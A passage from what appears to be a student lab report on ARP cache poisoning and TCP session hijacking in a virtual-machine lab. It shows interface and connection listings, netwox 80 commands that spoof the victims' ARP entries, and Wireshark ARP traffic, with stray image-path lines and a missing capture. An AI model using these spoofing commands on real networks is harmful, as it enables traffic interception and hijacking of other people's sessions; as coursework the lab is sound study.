          RX bytes:1180 (1.1 KB) TX bytes:1180 (1.1 KB)

root@seed-desktop:~#
```

Host 2 (victim 2)

```
root@seed-desktop: ~
File Edit View Terminal Help
instead.
root@seed-desktop:~# ifconfig
eth7      Link encap:Ethernet HWaddr 08:00:27:11:35:bc
          inet addr:192.168.0.5 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe11:35bc/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:82322 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25361 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:119666282 (119.6 MB) TX bytes:2186524 (2.1 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2092 (2.0 KB) TX bytes:2092 (2.0 KB)
```

Host 3 (attacker):

```
root@ubuntu-vm: ~
root@ubuntu-vm:~# ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:c8:5d:b1
          inet addr:192.168.0.7 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec8:5db1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:159360 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26927 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:233080195 (233.0 MB) TX bytes:2612877 (2.6 MB)


lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:4178 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4178 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:325867 (325.8 KB) TX bytes:325867 (325.8 KB)

root@ubuntu-vm:~#
```

2. Host 1 and Host 2 established a telnet connection.

```
seed@seed-desktop:~$ netstat -na | grep tcp
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
tcp        0      0 0.0.0.0:21            0.0.0.0:*
tcp        0      0 0.0.0.0:22            0.0.0.0:*
tcp        0      0 0.0.0.0:23            0.0.0.0:*
tcp        0      0 127.0.0.1:631          0.0.0.0:*
tcp        0      0 192.168.0.5:23          192.168.0.4:48042 ESTABLISHED
tcp        0      0 192.168.0.5:37837         192.168.0.4:23 ESTABLISHED
tcp6       0      0 :::22                ::::*                  LISTEN
tcp6       0      0 ::1:631              ::::*                  LISTEN
seed@seed-desktop:~$
```


3. Attacker now attempted to use Netwox 80 to poison the caches of Host 1 and Host 2:



```
root@ubuntu-vm:~# netwox 80 -e "08:00:27:f5:b1:61" -i 192.168.0.4
^C
root@ubuntu-vm:~# netwox 80 -e "08:00:27:11:35:bc" -i 192.168.0.5
^C
root@ubuntu-vm:~#
```

4. Then the wireshark captured host 1 and host 2 are shown like the following:


Host 1 wireshark capture:



The Wireshark interface shows a live capture on interface eth9. The packet list pane displays 77 ARP requests from CadmusCo_11:35:bc to Broadcast (ff:ff:ff:ff:ff:ff) with source MAC 08:00:27:f5:b1:61. The details and bytes panes show the raw hex and ASCII data for one selected ARP frame.

No.	Time	Source	Destination	Protocol	Info
44	109.007200	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
45	110.087713	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
46	111.089094	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
47	112.094193	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
48	113.097867	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
49	114.102998	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
50	115.108868	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
51	116.109366	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
52	117.110003	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
53	118.115325	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
54	119.119533	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
55	120.124544	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
56	121.126001	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
57	122.128194	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
58	123.130361	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc
59	124.135460	CadmusCo_11:35:bc	Broadcast	ARP	192.168.0.5 is at 08:00:27:11:35:bc

Host 2 wireshark capture:



- Observation and conclusion: attackers can inject malicious commands into this session, causing the victims to execute the malicious commands.

Reference:

Buffer overflow: <http://insecure.org/stf/smashstack.html>

ARP Cache Poisoning: <http://www.grc.com/nat/arp.htm>

TCP attack tutorial: http://blog.sina.com.cn/s/blog_70dd16910100royl.html

TCP Hijacking: https://en.wikipedia.org/wiki/Session_hijacking